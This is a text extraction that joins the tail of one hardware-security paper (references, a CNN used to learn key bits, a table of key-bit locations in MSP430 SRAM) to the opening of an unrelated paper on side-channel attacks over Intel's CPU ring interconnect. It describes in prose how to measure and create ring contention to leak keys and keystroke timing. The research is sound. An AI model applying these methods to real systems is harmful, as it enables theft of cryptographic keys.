[28] Y. Lecun, L. Bottou, Y. Bengio, and P. Haffner. "Gradient-Based Learning Applied to Document Recognition". In: *Proceedings of the IEEE* 86.11 (1998), pp. 2278–2324. DOI: 10.1109/5.726791.

[29] Y. LeCun, F. J. Huang, and L. Bottou. "Learning Methods for Generic Object Recognition with Invariance to Pose and Lighting". In: *Proceedings of the 2004 IEEE Computer Society Conference on Computer Vision and Pattern Recognition, 2004.* Vol. 2. 2004. DOI: 10.1109/CVPR.2004.1315150.

[30] O. Russakovsky, J. Deng, H. Su, J. Krause, S. Satheesh, S. Ma, Z. Huang, A. Karpathy, A. Khosla, M. Bernstein, A. C. Berg, and L. Fei-Fei. *ImageNet Large Scale Visual Recognition Challenge*. 2015. arXiv: 1409.0575 [cs].

[31] L. Liu, W. Ouyang, X. Wang, P. Fieguth, J. Chen, X. Liu, and M. Pietikäinen. "Deep Learning for Generic Object Detection: A Survey". In: *International Journal of Computer Vision* 128.2 (2020), pp. 261–318. DOI: 10.1007/s11263-019-01247-4.

[32] A. Krizhevsky, I. Sutskever, and G. E. Hinton. "ImageNet Classification with Deep Convolutional Neural Networks". In: *Proceedings of the 25th International Conference on Neural Information Processing Systems - Volume 1*. 2012, pp. 1106–1114. DOI: 10.1145/3065386.

[33] K. Simonyan and A. Zisserman. *Very Deep Convolutional Networks for Large-Scale Image Recognition*. 2015. arXiv: 1409.1556 [cs.CV].

[34] G. E. Hinton, N. Srivastava, A. Krizhevsky, I. Sutskever, and R. R. Salakhutdinov. *Improving Neural Networks by Preventing Co-Adaptation of Feature Detectors*. 2012. arXiv: 1207.0580 [cs].

[35] P. Simard, D. Steinkraus, and J. Platt. "Best Practices for Convolutional Neural Networks Applied to Visual Document Analysis". In: *Seventh International Conference on Document Analysis and Recognition*. 2003, pp. 958–963. DOI: 10.1109/ICDAR.2003.1227801.

[36] L. Lerman, R. Poussier, G. Bontempi, O. Markowitch, and F.-X. Standaert. "Template Attacks vs. Machine Learning Revisited (and the Curse of Dimensionality in Side-Channel Analysis)". In: *Constructive Side-Channel Analysis and Secure Design*. Springer International Publishing, 2015, pp. 20–33. DOI: 10.1007/978-3-319-21476-4_2.

[37] F.-X. Standaert, F. Koeune, and W. Schindler. "How to Compare Profiled Side-Channel Attacks?" In: *Applied Cryptography and Network Security*. Springer, 2009, pp. 485–498. DOI: 10.1007/978-3-642-01957-9_30.

[38] O. Choudary and M. G. Kuhn. "Template Attacks on Different Devices". In: *Constructive Side-Channel Analysis and Secure Design*. Lecture Notes in Computer Science. Springer International Publishing, 2014, pp. 179–198. DOI: 10.1007/978-3-319-10175-0_13.

[39] R. Elnaggar and K. Chakrabarty. "Machine Learning for Hardware Security: Opportunities and Risks". In: *Journal of Electronic Testing* 34.2 (Apr. 1, 2018), pp. 183–201. DOI: 10.1007/s10836-018-5726-9.

[40] G. Hospodar, B. Gierlichs, E. De Mulder, I. Verbauwhede, and J. Vandewalle. "Machine Learning in Side-Channel Analysis: A First Study". In: *Journal of Cryptographic Engineering* 1.4 (2011), p. 293. DOI: 10.1007/s13389-011-0023-x.

[41] K. Hasegawa, M. Yanagisawa, and N. Togawa. "Hardware Trojans Classification for Gate-Level Netlists Using Multi-Layer Neural Networks". In: *2017 IEEE 23rd International Symposium on On-Line Testing and Robust System Design (IOLTS)*. 2017, pp. 227–232. DOI: 10.1109/IOLTS.2017.8046227.

[42] M. Chen and P. Liu. *Deep Learning-Based FPGA Function Block Detection Method Using an Image-Coded Representation of Bitstream*. July 20, 2020. arXiv: 2007.11434 [cs, eess].

[43] C. Boit, T. Kiyan, T. Krachenfels, and J.-P. Seifert. "Logic State Imaging From FA Techniques for Special Applications to One of the Most Powerful Hardware Security Side-Channel Threats". In: *2020 IEEE International Symposium on the Physical and Failure Analysis of Integrated Circuits (IPFA)*. 2020, pp. 1–7. DOI: 10.1109/IPFA49335.2020.9261000.

[44] Texas Instruments Inc. *MSP-PMBUS PMBus Software Library for MSP MCUs*. Version 1.0. 2015. URL: https://www.ti.com/tool/MSP-PMBUS.

[45] Xilinx Inc. *Vivado Design Suite Tcl Command Reference Guide (UG835)*. 2019.

[46] D. Beer. *Dlbeer/Mspdebug*. 2020. URL: https://github.com/dlbeer/mspdebug.

[47] Y. Ishai, A. Sahai, and D. A. Wagner. "Private Circuits: Securing Hardware against Probing Attacks". In: *Advances in Cryptology - CRYPTO 2003*. Vol. 2729. LNCS. Springer, 2003, pp. 463–481. DOI: 10.1007/978-3-540-45146-4_27.

[48] J. Beutler, V. C. Hodges, J. J. Clement, J. Stevens, E. I. C. Jr, S. Silverman, and R. Chivas. *Visible Light LVP on Bulk Silicon Devices*. Tech. rep. Sandia National Lab.(SNL-NM), Albuquerque, NM (United States), 2015.

[49] C. Boit, H. Lohrke, P. Scholz, A. Beyreuther, U. Kerst, and Y. Iwaki. "Contactless Visible Light Probing for Nanoscale ICs through 10 μm Bulk Silicon". In: *Proceedings of the 35th Annual NANO Testing Symposium (NANOTS 2015)*. 2015, pp. 215–221.

[50] M. Von Haartman, S. Rahman, S. Ganguly, J. Verma, A. Umair, and T. Deborde. "Optical Fault Isolation and Nanoprobing Techniques for the 10 Nm Technology Node and Beyond". In: *Proceedings of the 41st International Symposium for Testing and Failure Analysis*. 2015, pp. 47–51.

[51] D. Maheshwari. "6.1 Memory and System Architecture for 400Gb/s Networking and Beyond". In: *2014 IEEE International Solid-State Circuits Conference Digest of Technical Papers (ISSCC)*. 2014, pp. 116–117. DOI: 10.1109/ISSCC.2014.6757362.

[52] A. Keshavarzi, D. Maheshwari, D. Mattos, R. Kapre, S. Krishnegowda, M. Whately, and S. Gopalswamy. "Directions in Future of SRAM with QDR-WideIO for High Performance Networking Applications and Beyond". In: *Proceedings of the IEEE 2014 Custom Integrated Circuits Conference*. 2014, pp. 1–6. DOI: 10.1109/CICC.2014.6946029.

[53] H. Tong, Y. Lai, and C. Wong. *Advanced Flip Chip Packaging*. Springer US, 2013.

[54] B. Shakya, H. Shen, M. Tehranipoor, and D. Forte. "Covert Gates: Protecting Integrated Circuits with Undetectable Camouflaging". In: *IACR Transactions on Cryptographic Hardware and Embedded Systems, 2019(3)* (2019), pp. 86–118. DOI: 10.13154/tches.v2019.i3.86-118.

[55] J. Rajendran, M. Sam, O. Sinanoglu, and R. Karri. "Security analysis of integrated circuit camouflaging". In: *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*. ACM, 2013, pp. 709–720. DOI: 10.1145/2508859.2516656.

[56] E. Amini, A. Beyreuther, N. Herfurth, A. Steigert, B. Szyszka, and C. Boit. "Assessment of a Chip Backside Protection". In: *Journal of Hardware and Systems Security* 2.4 (2018), pp. 345–352. DOI: 10.1007/s41635-018-0052-3.

Appendix

```
_________________________________________________________________
Layer (type)                 Output Shape              Param #
=================================================================
inputImage (InputLayer)      [(None, 158, 384, 1)]     0
_________________________________________________________________
conv2d (Conv2D)              (None, 158, 384, 32)      320
_________________________________________________________________
conv2d_1 (Conv2D)            (None, 158, 384, 32)      9248
_________________________________________________________________
max_pooling2d (MaxPooling2D) (None, 79, 192, 32)       0
_________________________________________________________________
flatten (Flatten)            (None, 485376)            0
_________________________________________________________________
dense (Dense)                (None, 512)               248513024
_________________________________________________________________
activation (Activation)      (None, 512)               0
_________________________________________________________________
dropout (Dropout)            (None, 512)               0
_________________________________________________________________
outputBit079 (Dense)         (None, 1)                 513
=================================================================
Total params: 248,523,105
Trainable params: 248,523,105
Non-trainable params: 0
_________________________________________________________________
```

Figure 18: CNN model summary for the BBRAM experiments, here for learning bit 79 of the key.




Figure 19: Sections of the MSP430's SRAM area used for localizing the bits.

Section	**Bit positions** (most significant bit first)
2	375, 383, 391, 399, 407, 415, 423, 431, 439, 447, 455, 463, 471, 479, 487, 495, 503, 511
3	183, 191, 199, 207, 215, 223, 231, 239, 247, 255, 263, 271, 279, 287, 295, 303, 311, 319, 327, 335, 343, 351, 359, 367
4	7, 15, 23, 31, 39, 47, 55, 63, 71, 79, 87, 95, 103, 111, 119, 127, 135, 143, 151, 159, 167, 175
8	374, 382, 390, 398, 406, 414, 422, 430, 438, 446, 454, 462, 470, 478, 486, 494, 502, 510
9	182, 198, 206, 214, 222, 230, 238, 246, 254, 262, 270, 278, 286, 294, 302, 310, 318, 326, 334, 342, 350, 358, 366
10	6, 14, 22, 30, 38, 46, 54, 62, 70, 78, 86, 94, 102, 110, 118, 126, 134, 142, 150, 158, 166, 174, 190
14	373, 381, 389, 397, 405, 413, 421, 429, 437, 445, 453, 461, 469, 477, 485, 493, 501, 509
15	181, 189, 197, 205, 213, 221, 229, 237, 245, 253, 261, 269, 277, 285, 293, 301, 309, 317, 325, 333, 341, 349, 357, 365
16	5, 13, 21, 29, 37, 45, 53, 61, 69, 77, 85, 93, 101, 109, 117, 125, 133, 141, 149, 157, 165, 173
20	372, 380, 388, 396, 404, 412, 420, 428, 436, 444, 452, 460, 468, 476, 484, 492, 500, 508
21	188, 196, 204, 212, 220, 228, 236, 244, 252, 260, 268, 276, 284, 292, 300, 308, 316, 324, 332, 340, 348, 356, 364
22	4, 12, 20, 28, 36, 44, 52, 60, 68, 76, 84, 92, 100, 108, 116, 124, 132, 140, 148, 156, 164, 172, 180
26	371, 387, 395, 403, 411, 419, 427, 435, 443, 451, 459, 467, 475, 483, 491, 499, 507
27	179, 195, 203, 211, 219, 227, 235, 243, 251, 259, 267, 275, 283, 291, 299, 307, 315, 323, 331, 339, 347, 355, 363, 379
28	3, 11, 19, 27, 35, 43, 51, 59, 67, 75, 83, 91, 99, 107, 115, 123, 131, 139, 147, 155, 163, 171, 187
32	370, 378, 386, 394, 402, 410, 418, 426, 434, 442, 450, 458, 466, 474, 482, 490, 498, 506
33	178, 186, 194, 202, 210, 218, 226, 234, 242, 250, 258, 266, 274, 282, 290, 298, 306, 314, 322, 330, 338, 346, 354, 362
34	2, 10, 18, 26, 34, 42, 50, 58, 66, 74, 82, 90, 98, 106, 114, 122, 130, 138, 146, 154, 162, 170
38	369, 377, 385, 393, 401, 409, 417, 425, 433, 441, 449, 457, 465, 473, 481, 489, 497, 505
39	185, 193, 201, 209, 217, 225, 233, 241, 249, 257, 265, 273, 281, 289, 297, 305, 313, 321, 329, 337, 345, 353, 361
40	1, 9, 17, 25, 33, 41, 49, 57, 65, 73, 81, 89, 97, 105, 113, 121, 129, 137, 145, 153, 161, 169, 177
44	368, 376, 384, 392, 400, 408, 416, 424, 432, 440, 448, 456, 464, 472, 480, 488, 496, 504
45	192, 200, 208, 216, 224, 232, 240, 248, 256, 264, 272, 280, 288, 296, 304, 312, 320, 328, 336, 344, 352, 360
46	0, 8, 16, 24, 32, 40, 48, 56, 64, 72, 80, 88, 96, 104, 112, 120, 128, 136, 144, 152, 160, 168, 176, 184

Table 2: Localization of the key in the MSP430's SRAM for the sections shown in Fig. 19.



Lord of the Ring(s): Side Channel Attacks on the CPU On-Chip Ring Interconnect Are Practical

Riccardo Paccagnella Licheng Luo Christopher W. Fletcher
University of Illinois at Urbana-Champaign

Abstract

We introduce the first microarchitectural side channel attacks that leverage contention on the CPU ring interconnect. There are two challenges that make it uniquely difficult to exploit this channel. First, little is known about the ring interconnect's functioning and architecture. Second, information that can be learned by an attacker through ring contention is noisy by nature and has coarse spatial granularity. To address the first challenge, we perform a thorough reverse engineering of the sophisticated protocols that handle communication on the ring interconnect. With this knowledge, we build a cross-core covert channel over the ring interconnect with a capacity of over 4 Mbps from a single thread, the largest to date for a cross-core channel not relying on shared memory. To address the second challenge, we leverage the fine-grained temporal patterns of ring contention to infer a victim program's secrets. We demonstrate our attack by extracting key bits from vulnerable EdDSA and RSA implementations, as well as inferring the precise timing of keystrokes typed by a victim user.

1 Introduction

Modern computers use multicore CPUs that comprise several heterogeneous, interconnected components often shared across computing units. While such resource sharing has offered significant benefits to efficiency and cost, it has also created an opportunity for new attacks that exploit CPU microarchitectural features. One class of these attacks consists of software-based covert channels and side channel attacks. Through these attacks, an adversary exploits unintended effects (e.g., timing variations) in accessing a particular shared resource to surreptitiously exfiltrate data (in the covert channel case) or infer a victim program's secrets (in the side channel case). These attacks have been shown to be capable of leaking information in numerous contexts. For example, many cache-based side channel attacks have been demonstrated that can leak sensitive information (e.g., cryptographic keys) in cloud environments [48, 62, 82, 105, 112], web browsers [37, 58, 73, 86] and smartphones [59, 90].

Fortunately, recent years have also seen an increase in the awareness of such attacks, and the availability of countermeasures to mitigate them. To start with, a large number of existing attacks (e.g., [6, 7, 15, 25, 26, 35, 36, 77]) can be mitigated by disabling simultaneous multi-threading (SMT) and cleansing the CPU microarchitectural state (e.g., the cache) when context switching between different security domains. Second, cross-core cache-based attacks (e.g., [20, 38, 62]) can be blocked by partitioning the last-level cache (e.g., with Intel CAT [61, 71]), and disabling shared memory between processes in different security domains [99]. The only known attacks that would still work in such a restrictive environment (e.g., DRAMA [79]) exist outside of the CPU chip.

In this paper, we present the first on-chip, cross-core side channel attack that works despite the above countermeasures. Our attack leverages contention on the ring interconnect, which is the component that enables communication between the different CPU units (cores, last-level cache, system agent, and graphics unit) on many modern Intel processors. There are two main reasons that make our attack uniquely challenging. First, the ring interconnect is a complex architecture with many moving parts. As we show, understanding how these often-undocumented components interact is an essential prerequisite of a successful attack. Second, it is difficult to learn sensitive information through the ring interconnect. Not only is the ring a contention-based channel—requiring precise measurement capabilities to overcome noise—but also it only sees contention due to spatially coarse-grained events such as private cache misses. Indeed, at the outset of our investigation it was not clear to us whether leaking sensitive information over this channel would even be possible.

To address the first challenge, we perform a thorough reverse engineering of Intel's "sophisticated ring protocol" [57, 87] that handles communication on the ring interconnect. Our work reveals what physical resources are allocated to what ring agents (cores, last-level cache slices, and system agent) to handle different protocol transactions (loads from the last-level cache and loads from DRAM), and how those physical resources arbitrate between multiple in-flight trans-

action packets. Understanding these details is necessary for an attacker to measure victim program behavior. For example, we find that the ring prioritizes in-flight over new traffic, and that it consists of two independent lanes (each with four physical sub-rings to service different packet types) that service interleaved subsets of agents. Contrary to our initial hypothesis, this implies that two agents communicating "in the same direction, on overlapping ring segments" is not sufficient to create contention. Putting our analysis together, we formulate for the first time the necessary and sufficient conditions for two or more processes to contend with each other on the ring interconnect, as well as plausible explanations for what the ring microarchitecture may look like to be consistent with our observations. We expect the latter to be a useful tool for future work that relies on the CPU uncore.

Next, we investigate the security implications of our findings. First, leveraging the facts that i) when a process's loads are subject to contention their mean latency is larger than that of regular loads, and ii) an attacker with knowledge of our reverse engineering efforts can set itself up in such a way that its loads are guaranteed to contend with the first process' loads, we build the first cross-core covert channel on the ring interconnect. Our covert channel does not require shared memory (as, e.g., [38, 108]), nor shared access to any uncore structure (e.g., the RNG [23]). We show that our covert channel achieves a capacity of up to 4.14 Mbps (518 KBps) from a single thread which, to our knowledge, is faster than all prior channels that do not rely on shared memory (e.g., [79]), and within the same order of magnitude as state-of-the-art covert channels that do rely on shared memory (e.g., [38]).

Finally, we show examples of side channel attacks that exploit ring contention. The first attack extracts key bits from vulnerable RSA and EdDSA implementations. Specifically, it abuses mitigations to preemptive scheduling cache attacks to cause the victim's loads to miss in the cache, monitors ring contention while the victim is computing, and employs a standard machine learning classifier to de-noise traces and leak bits. The second attack targets keystroke timing information (which can be used to infer, e.g., passwords [56, 88, 111]). In particular, we discover that keystroke events cause spikes in ring contention that can be detected by an attacker, even in the presence of background noise. We show that our attack implementations can leak key bits and keystroke timings with high accuracy. We conclude with a discussion of mitigations.

2 Background and Related Work

CPU Cache Architecture CPU caches on modern x86 Intel microarchitectures are divided in L1, L2 and L3 (often called last-level cache or LLC). The L1 and (in most microarchitectures) L2 caches are fast (4 to 12 cycles), small, and local to each CPU core. They are often referred to as *private caches*. The LLC is slower (40 to 60 cycles), bigger, and shared across CPU cores. Since Nehalem-EX [54], the LLC is divided into *LLC slices* of equal size, one per core.




Figure 1: Logical block diagram of the ring interconnect on client-class Intel CPUs. Ring agents are represented as white boxes, the interconnect is in red and the ring stops are in blue. While the positioning of cores and slices on the die varies [21], the ordering of their respective ring stops in the ring is fixed.

Caches of many Intel CPUs are inclusive, meaning that data contained in the L1 and L2 caches must also reside in the LLC [47], and set-associative, meaning that they are divided into a fixed number of *cache sets*, each of which contains a fixed number of *cache ways*. Each cache way can fit one *cache line* which is typically of 64 bytes in size and represents the basic unit for cache transactions. The cache sets and the LLC slice in which each cache line is stored are determined by its address bits. Since the private caches generally have fewer sets than the LLC, it is possible for cache lines that map to different LLC sets to map to the same L2 or L1 set.

When a core performs a load from a memory address, it first looks up if the data associated to that address is available in the L1 and L2. If available, the load results in a *hit* in the private caches, and the data is serviced locally. If not, it results in a *miss* in the private caches, and the core checks if the data is available in the LLC. In case of an LLC miss, the data needs to be copied from DRAM through the memory controller, which is integrated in the system agent to manage communication between the main memory and the CPU [47]. Intel also implements hardware prefetching which may result in additional cache lines being copied from memory or from the LLC to the private caches during a single load.

Ring Interconnect The *ring interconnect*, often referred to as *ring bus*, is a high-bandwidth on-die interconnect which was introduced by Intel with the Nehalem-EX microarchitecture [54] and is used on most Intel CPUs available in the market today [47]. Shown in Figure 1, it is used for intra-processor communication between the cores, the LLC, the system agent (previously known as Uncore) and the GPU. For example, when a core executes a load and it misses in its private caches (L1-L2), the load has to travel through the ring interconnect to reach the LLC and/or the memory controller. The different CPU consumers/producers communicating on the ring interconnect are called *ring agents* [50]. Each ring agent communicates with the ring through a *ring stop* (sometimes referred to as *interface block* [50], *node router* [11, 27], or *ring station* [84]). Every core shares its ring stop with one LLC slice. To minimize latency, traffic on the ring intercon-

nect always uses the shortest path, meaning that ring stops can inject/receive traffic in both directions (right or left in our diagram) and always choose the direction with the shortest path to the destination. Finally, the communication protocol on the the ring interconnect makes use of four physical rings: request, snoop, acknowledge and data ring [57].

2.1 Microarchitectural Side Channels

Most microarchitectural channels can be classified using two criteria. First, according to the microarchitectural resource that they exploit. Second, based on the degree of concurrency (also referred to as *leakage channel*) that they rely on [31].[1]

Target Resource Type We distinguish between *eviction-based* (also referred to as *persistent-* or *residual-state*) and *contention-based* (also known as *transient state*) attacks. Eviction-based channels are stateful: the adversary actively brings the microarchitectural resource into a known state, lets the victim execute, and then checks the state of the shared resource again to learn secrets about the victim's execution. In these attacks, the side effects of the victim's execution leave a footprint that is not undone when the victim code completes. The root cause of these attacks is the limited storage space of the shared microarchitectural resource. Examples of shared resources that can be used for eviction-based channels are the L1 data [60, 74, 77] and instruction [2, 5, 112] caches, the TLB [36], the branch target buffer (BTB) [24, 25] and the last-level cache (LLC) [20, 33, 38, 39, 48, 51, 62, 66, 85, 108, 113].

Contention-based channels are stateless: the adversary passively monitors the latency to access the shared resource and uses variations in this latency to infer secrets about the victim's execution. In these attacks, the side effects of the victim's execution are only visible while the victim is executing. The root cause of these attacks is the limited bandwidth capacity of the shared resource. Examples of resources that can be used for contention-based channels are functional units [102], execution ports [7, 15, 35], cache banks [110], the memory bus [105] and random number generators [23]. The attack presented in this paper is a contention-based channel.

Leakage Channel We further classify attacks as either relying on *preemptive scheduling*, *SMT* or *multicore* techniques. Preemptive scheduling approaches [2, 10, 17, 25, 26, 40, 41, 70, 74, 83, 100, 112], also referred to as *time-sliced* approaches, consist of the victim and the attacker time-sharing a core. In these attacks, the victim and the attacker run on the same core and their execution is interleaved. Simultaneous multithreading (SMT) approaches [3, 4, 7, 36, 60, 74, 77, 102] rely on the victim and the attacker executing on the same core in parallel (concurrently). Multicore approaches [20, 23, 38, 39, 48, 51, 62, 66, 91, 106–108, 113] are the most generic with the victim and the attacker running on separate cores. The attack presented in this paper uses the multicore leakage channel.

[1] Other classifications exist, such as the historical one into storage or timing channels [1], but our classification is more useful for this paper.




Figure 2: Load latency (in cycles) from different LLC slices s (and fixed cache set index $p = 5$) on each core c of our Coffee Lake CPU. The latency grows when the distance between the core's ring stop and the target LLC slice's ring stop grows.

2.2 Side Channel Defenses

Several defenses to microarchitectural side channels have been proposed. We focus here on generic approaches. The most straightforward approach to block a side channel is to disable the sharing of the microarchitectural component on which it relies. For example, attacks that rely on simultaneous multithreading (SMT) can be thwarted by disabling SMT, which is an increasingly common practice for both cloud providers and end users [9, 18, 64]. Other approaches propose to partition the shared resource to ensure that its use by the victim cannot be monitored by the attacker [53, 61, 89, 101, 115]. For example, Liu et al. [61] present a defense to multicore cache attacks that uses Intel CAT [71] to load sensitive victim cache lines in a secure LLC partition where they cannot be evicted by the attacker. Finally, for channels that rely on preemptive scheduling and SMT, one mitigation approach is to erase the victim's footprint from the microarchitectural state across context switches. For example, several works proposed to flush the CPU caches on context switches [16, 30–32, 34, 40, 41, 74, 77, 89, 96, 114].

3 Reverse Engineering the Ring Interconnect

In this section, we set out to understand the microarchitectural characteristics of the ring interconnect on modern Intel CPUs, with a focus on the necessary and sufficient conditions for an adversary to create and monitor contention on it. This information will serve as the primitive for our covert channel (Section 4) and side channel attacks (Section 5).

Experimental Setup We run our experiments on two machines. The first one uses an 8-core Intel Core i7-9700 (Coffee Lake) CPU at 3.00GHz. The second one uses a 4-core Intel Core i7-6700K (Skylake) CPU at 4.00GHz. Both CPUs have an inclusive, set-associative LLC. The LLC has 16 ways and 2048 sets per slice on the Skylake CPU and 12 ways and 2048

sets per slice on the Coffee Lake CPU. Both CPUs have an 8-way L1 with 64 sets and a 4-way L2 with 1024 sets. We use Ubuntu Server 16.04 with the kernel 4.15 for our experiments.

3.1 Inferring the Ring Topology

Monitoring the Ring Interconnect We build on prior work [28] and create a monitoring program that measures, from each core, the access time to different LLC slices. Let W_{L1}, W_{L2} and W_{LLC} be the associativities of the L1, L2 and LLC respectively. Given a core c, an LLC slice index s and an LLC cache set index p, our program works as follows:

1. It pins itself to the given CPU core c.
2. It allocates a buffer of $\geq$ 400 MB of memory.[2]
3. It iterates through the buffer looking for W_{LLC} addresses that map to the desired slice s and LLC cache set p and stores them into the *monitoring set*. The slice mapping is computed using the approach from Maurice et al. [65], which uses hardware performance counters. This step requires root privileges, but we will discuss later how we can compute the slice mapping also with unprivileged access.
4. It iterates through the buffer looking for W_{L1} addresses that map to the same L1 and L2 cache sets as the addresses of the monitoring set, but a different LLC cache set (i.e., where the LLC cache set index is not p) and stores them into a set which we call the *eviction set*.
5. It performs a load of each address of the monitoring set. After this step, all the addresses of the monitoring set should hit in the LLC because their number is equal to W_{LLC}. Some of them will hit in the private caches as well.
6. It evicts the addresses of the monitoring set from the private caches by accessing the addresses of the eviction set. This trick is inspired by previous work [106] and ensures that the addresses of the monitoring set are cached in the LLC, but not in the private caches.
7. It times loads from the addresses of the monitoring set one at a time using the timestamp counter (`rdtsc`) and records the measured latencies. These loads will miss in the private caches and hit in the LLC. Thus, they will need to travel through the ring interconnect. Steps 6-7 are repeated as needed to collect the desired number of latency samples.

Results We run our monitoring program on each CPU core and collect 100,000 samples of the "load latency" from each different LLC slice. The results for our Coffee Lake CPU are plotted in Figure 2. The results for our Skylake CPU are in the extended version [81]. These results confirm that the logical topology of the ring interconnect on both our CPUs matches the linear topology shown in Figure 1. That is:

> 1. The LLC load latency is larger when the load has to travel longer distances on the ring interconnect.

[2] We found 400 MB to be enough to contain the W_{LLC} addresses of Step 2.

Once this topology and the respective load latencies are known to the attacker, they will be able to map any addresses to their slice by just timing how long it takes to access them and comparing the latency with the results of Figure 2. As described so far, monitoring latency narrows down the possible slices from n to 2. To pinpoint the exact slice a line maps to, the attacker can then triangulate from 2 cores. This does not require root access. Prior work explores how this knowledge can be used by attackers to reduce the cost of finding eviction sets and by defenders to increase the number of colors in page coloring [38, 109]. What else can an attacker do with this knowledge? We investigate this question in the next section.

3.2 Understanding Contention on the Ring

We now set out to answer the question: under what circumstances can two processes contend on the ring interconnect? To this end, we reverse engineer Intel's "sophisticated ring protocol" [57, 87] that handles communication on the ring interconnect. We use two processes, a *receiver* and a *sender*.

Measuring Contention The *receiver* is an optimized version of the monitoring program described in Section 3.1, that skips Steps 4 and 6 (i.e., does not use an eviction set) thanks to the following observation: since on our CPUs $W_{LLC} > W_{L1}$ and $W_{LLC} > W_{L2}$, not all the W_{LLC} addresses of the monitoring set can fit in the L1 and L2 at any given time. For example, on our Skylake machine, $W_{LLC} = 16$ and $W_{L2} = 4$. Consider the scenario when we access the first 4 addresses of our monitoring set. These addresses fit in both the private caches and the LLC. However, we observe that accessing one by one the remaining 12 addresses of the monitoring set evicts the first 4 addresses from the private caches. Hence, when we load the first addresses again at the next iteration, we still only hit in the LLC. Using this trick, if we loop through the monitoring set and access its addresses in order, we can always load from the LLC. To ensure that the addresses are accessed in order, we serialize the loads using pointer chasing, which is a technique also used in prior work [36, 62, 94, 100]. Further, to make it less likely to suffer LLC evictions due to external noise, our receiver evenly distributes the W_{LLC} addresses of the monitoring set across two LLC cache sets (within the same slice). Finally, to amplify the contention signal, our receiver times 4 sequential loads at a time instead of 1. The bulk of our receiver's code is shown in Listing 1 (in Appendix A).

Creating Contention The *sender* is designed to create contention on specific segments on the ring interconnect by "bombarding" it with traffic. This traffic is sent from its core to different CPU components which sit on the ring, such as LLC slices and the system agent. To target a specific LLC slice, our sender is based on the same code as the receiver. However, it does not time nor serialize its loads. Further, to generate more traffic, it uses a larger monitoring set with $2 \times W_{LLC}$ addresses (evenly distributed across two LLC cache sets). To

